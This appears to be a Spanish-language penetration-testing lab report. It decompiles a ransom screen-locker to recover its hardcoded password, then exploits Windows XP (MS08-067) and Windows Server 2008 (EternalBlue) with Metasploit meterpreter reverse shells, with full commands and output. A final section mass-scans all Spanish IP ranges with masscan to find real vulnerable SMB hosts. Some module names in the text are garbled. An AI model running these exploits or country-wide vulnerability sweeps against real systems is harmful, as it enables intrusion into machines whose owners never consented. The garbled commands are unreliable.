        using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("Software\Microsoft\Windows NT\CurrentVersion\Winlogon", writable:
        {
            registryKey.SetValue("Shell", "explorer.exe");
        }
        using (RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("Software\Microsoft\Windows\CurrentVersion\Policies\System", wri:
        {
            registryKey2.SetValue("EnableLUA", 1);
        }
        using (RegistryKey registryKey3 = Registry.LocalMachine.OpenSubKey("Software\Microsoft\Windows\CurrentVersion\Policies\System", wr:
        {
            registryKey3.SetValue("shutdownwithoutlogon", 1);
        }
        using (RegistryKey registryKey4 = Registry.LocalMachine.OpenSubKey("Software\Microsoft\Windows\CurrentVersion\Policies\Explorer", wr:
        {
            registryKey4.SetValue("NoClose", 0);
            registryKey4.Close();
        }
        Process.Start("shutdown", "/r /t 1");
    }
}
```

A red arrow points to the `GetPassword()` call in the `if` statement.



The screenshot shows the ILSpy decompiler interface with the assembly tree on the left and the code editor on the right. The assembly tree for `sshbot` shows components like `label2`, `label3`, `label4`, `label5`, `label6`, `label7`, `label8`, `label9`, `label10`, `pictureBox1`, `textBox1`, `Pay`, `button1_Click`, `GetPassword`, `Pay`, and `StopProcess`. The code editor displays the `GetPassword` method:

```
// sshbot, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// P4YME.Pay
+ using ...

private string GetPassword()
{
    string directoryName = Path.GetDirectoryName(Application.ExecutablePath);
    directoryName += "\\password.txt";
    using StreamReader streamReader = new StreamReader(directoryName);
    string result = streamReader.ReadLine();
    streamReader.Close();
    return result;
}
```

A red arrow points to the file path construction in the `GetPassword` method.

Windows Sandbox

ILSpy


File View Window Help

C# 12.0 / VS 2022.8

Assemblies

```
// sshbot, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// P4YME.Create
using ...

private void CreatePath()
{
    Create create = new Create();
    string directoryName = Path.GetDirectoryName(Application.ExecutablePath);
    string directoryName2 = Path.GetDirectoryName(Application.ExecutablePath);
    string directoryName3 = Path.GetDirectoryName(Application.ExecutablePath);
    directoryName += "\\restart.txt";
    directoryName2 += "\\timer.txt";
    directoryName3 += "\\password.txt";
    if (!File.Exists(directoryName))
    {
        create.CreateRestart(directoryName);
    }
    if (!File.Exists(directoryName2))
    {
        create.CreateTimer(directoryName2);
    }
    if (!File.Exists(directoryName3))
    {
        create.CreatePass(directoryName3);
    }
}
```



Windows Sandbox

ILSpy

File View Window Help

C# 12.0 / VS 2022.8


Assemblies


```
CreatePass(string) : void
CreateRestart(string) : void
CreateTimer(string) : void

Pay
+ Base Types
+ Derived Types
button1 : Button
components :.IContainer
countdown : Timer
label1 : Label
label2 : Label
label3 : Label
label4 : Label
label5 : Label
label6 : Label
label7 : Label

CreatePass(string) : void
// sshbot, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// P4YME.Create
using System.IO;

public void CreatePass(string path)
{
    try
    {
        using StreamWriter streamWriter = new StreamWriter(path);
        streamWriter.WriteLine("M4st3rCb!");
        streamWriter.Close();
    }
    catch
    {
    }
}
```






## 2. Exploiting

### 1. Explotación de Vulnerabilidades - Windows XP

Para explotar la máquina Windows XP, primero se verificó la conectividad y se obtuvo la dirección IP de la máquina objetivo:



Se configuró el exploit correspondiente:

```
use exploit/windows/smb/ms08_067_netapi
set RHOST 192.168.56.106
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.56.102
```



kali@kali: ~

File Actions Edit View Help

payload => windows/meterpreter/reverse\_tcp  
msf6 > show options

## Global Options:

Option	Current Setting	Description
ConsoleLogging	false	Log all console input and output
LogLevel	0	Verbosity of logs (default 0, max 3)
MeterpreterPrompt	<b>meterpreter</b>	The meterpreter prompt string
MinimumRank	0	The minimum rank of exploits that will run without explicit confirmation
Prompt	msf6	The prompt string
PromptChar	>	The prompt character
PromptTimeFormat	%Y-%m-%d %H:%M:%S	Format for timestamp escapes in prompts
SessionLogging	false	Log all input and output for sessions
SessionTlvLogging	false	Log all incoming and outgoing TLV packets
TimestampOutput	false	Prefix all console output with a timestamp

msf6 > use exploit/multi/handler  
[\*] Using configured payload windows/meterpreter/reverse\_tcp  
msf6 exploit(multi/handler) > show options

## Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

kali-linux-2025.1c-virtualbox-amd64 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

... (ASCII art logo)

+ --=[ metasploit v6.4.64-dev
+ --=[ 2519 exploits - 1296 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.56.106
RHOST => 192.168.56.106
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
RHOSTS    192.168.56.106  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes        The SMB service port (TCP)
SMBPIPE   BROWSER          yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.56.102  yes        The listen address (an interface may be specified)
LPORT     4444             yes        The listen port
```

Y al ejecutar el comando `exploit`, se logró entrar en el XP.

```
kali-linux-2025.1c-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Home
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.106:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/regular_expression
[*] 192.168.56.106:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 192.168.56.106:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 192.168.56.106:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.106:1041)

meterpreter > ls
Listing: C:\WINDOWS\system32
_____
Mode          Size     Type   Last modified      Name
_____
100666/rw-rw-rw-  315     fil    2017-09-13 00:20:10 -0400  $winnt$.inf
040777/rwxrwxrwx  0       dir    2017-09-13 01:12:05 -0400  1025
040777/rwxrwxrwx  0       dir    2017-09-13 01:12:05 -0400  1028
040777/rwxrwxrwx  0       dir    2017-09-13 01:12:05 -0400  1031
040777/rwxrwxrwx  0       dir    2017-09-13 01:12:11 -0400  1033
040777/rwxrwxrwx  0       dir    2017-09-13 01:12:05 -0400  1037
040777/rwxrwxrwx  0       dir    2017-09-13 01:12:05 -0400  1041
040777/rwxrwxrwx  0       dir    2017-09-13 01:12:05 -0400  1042
040777/rwxrwxrwx  0       dir    2017-09-13 01:12:05 -0400  1054
100666/rw-rw-rw-  2151    fil    2008-04-14 08:00:00 -0400  12520437.cpx
100666/rw-rw-rw-  2233    fil    2008-04-14 08:00:00 -0400  12520850.cpx
040777/rwxrwxrwx  0       dir    2017-09-13 01:12:05 -0400  2052
040777/rwxrwxrwx  0       dir    2017-09-13 01:12:05 -0400  3076
040777/rwxrwxrwx  0       dir    2017-09-13 01:12:44 -0400  3082
```

## 2. Explotación de Vulnerabilidades - Windows Server 2008

Para Windows Server 2008, se utilizó la vulnerabilidad EternalBlue (MS17-010).

Al ejecutar ipconfig en la máquina Windows 2008 se encontró la IP para ejecutar el exploit

Win2008 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . . . . . : fe80::dcc3:3911:39b9:1x11
  Link-local IPv6 Address . . . . . : fe80::dcc3:3911:39b9:1x11
  IPv4 Address . . . . . : 192.168.56.101
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :


Tunnel adapter isatap.{BD2BC108-5272-4C78-9408-51A7F1B338F2}:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . :
  PS C:\Users\Administrator>
```

Mouse integration ...  Don't show again

Auto capture keyboard ...  Don't show again

6:59 PM  
12/11/2025



Luego, se identificó la vulnerabilidad con nmap:

kali@kali: ~

```
File Machine View Input Devices Help
 1 2 3 4 | [ ] File Actions Edit View Help
└─(kali㉿kali)-[~]
$ nmap -p 445 --script=smb-vuln-ms17-010.nse 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-15 06:13 EST
Nmap scan report for 192.168.56.101
Host is up (0.00066s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:1C:75:4D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 14.37 seconds
└─(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket
      arTing the Metasploit Framework console ... |
      `:oDFo:`
      ./ymM0dayMmy/.
      -+dHJ5aGFyZGVyIQ==+
      `:sme~~Destroy.No.Data~~s:`
      -+h2~~Maintain.No.Persistence~~h+-
```

Luego, se configuró el exploit en Metasploit:

```
use exploit/windows/smb/ms17_010_永恒之蓝
set RHOST 192.168.56.101
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.56.102
```

kali-linux-2025.1c-virtualbox-amd64 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
msf6 > use exploit/windows/smb/ms17_010_ernalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_ernalblue) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(windows/smb/ms17_010_ernalblue) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(windows/smb/ms17_010_ernalblue) > show options
```

Module options (exploit/windows/smb/ms17\_010\_ernalblue):

Name	Current Setting	Required	Description
RHOSTS	192.168.56.101	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The target port (TCP)
SMBDomain	no		(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass	no		(Optional) The password for the specified username
SMBUser	no		(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.56.102	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	Automatic Target
0	Automatic Target

Y al ejecutar el comando `exploit`, se logró entrar en el Windows 2008.

kali-linux-2025.1c-virtualbox-amd64 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_ernalblue) > exploit
```

[\*] Started reverse TCP handler on 192.168.56.102:4444

[\*] 192.168.56.101:445 - Using auxiliary/scanner/smb/smb\_ms17\_010 as check

[\*] 192.168.56.101:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)

/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp\_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '\*' in regular expression

[\*] 192.168.56.101:445 - Scanned 1 of 1 hosts (100% complete)

[\*] 192.168.56.101:445 - The target is vulnerable.

[\*] 192.168.56.101:445 - Connecting to target for exploitation.

[\*] 192.168.56.101:445 - Connection established for exploitation.

[\*] 192.168.56.101:445 - Target OS selected valid for OS indicated by SMB reply

[\*] 192.168.56.101:445 - CORE raw buffer dump (51 bytes)

[\*] 192.168.56.101:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2

[\*] 192.168.56.101:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard

[\*] 192.168.56.101:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac

[\*] 192.168.56.101:445 - 0x00000030 6b 20 31 k 1

[\*] 192.168.56.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply

[\*] 192.168.56.101:445 - Trying exploit with 12 Groom Allocations.

[\*] 192.168.56.101:445 - Sending all but last fragment of exploit packet

[\*] 192.168.56.101:445 - Starting non-paged pool grooming

[\*] 192.168.56.101:445 - Sending SMBv2 buffers

[\*] 192.168.56.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.

[\*] 192.168.56.101:445 - Sending final SMBv2 buffers.

[\*] 192.168.56.101:445 - Sending last fragment of exploit packet!

[\*] 192.168.56.101:445 - Receiving response from exploit packet

[\*] 192.168.56.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!

[\*] 192.168.56.101:445 - Sending egg to corrupted connection.

[\*] 192.168.56.101:445 - Triggering free of corrupted buffer.

[\*] Sending stage (203846 bytes) to 192.168.56.101

Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:49157) at 2025-12-15 06:17:15 -0500

[\*] 192.168.56.101:445 - =====WIN=====

[\*] 192.168.56.101:445 - =====WIN=====

[\*] 192.168.56.101:445 - =====WIN=====

meterpreter > pwd

C:\Windows\system32

meterpreter > !

### **3. Escaneo Masivo de Vulnerabilidades - EternalBlue en España**

Se realizó un escaneo masivo de dispositivos en España para identificar sistemas vulnerables a EternalBlue.

#### **3.1: Obtención de Rangos IP**

Primero, se descargaron todos los rangos IP asignados a España en formato CIDR desde IP2Location:

```
curl -s https://www.nirsoft.net/countryip/es.csv | tr -d '"\r' | awk -F',' '{print $1"-".$2}' | {
```

Este archivo contiene todos los rangos de IP de España.

#### **3.2: Escaneo Rápido con Masscan**

Se utilizó Masscan para realizar un escaneo rápido del puerto 445 (SMB) en todos estos rangos. Masscan es extremadamente rápido y puede escanear millones de IPs en poco tiempo:

```
sudo masscan -iL ips_espana.csv -p445 --rate 10000 -oG scan_445.txt
```

Parámetros utilizados:

- `-iL ips_espana.txt` : Lee la lista de rangos CIDR desde el archivo
- `-p445` : Escanea solo el puerto 445 (SMB)
- `--rate 10000` : Envía hasta 10,000 paquetes por segundo
- `-oG scan_445.txt` : Guarda los resultados en formato "greppable"

#### **3.3: Filtrado de Hosts Activos**

Una vez completado el escaneo, se filtraron solo las IPs que respondieron en el puerto 445:

```
grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" scan_445.txt | sort -u > targets_445.txt
```

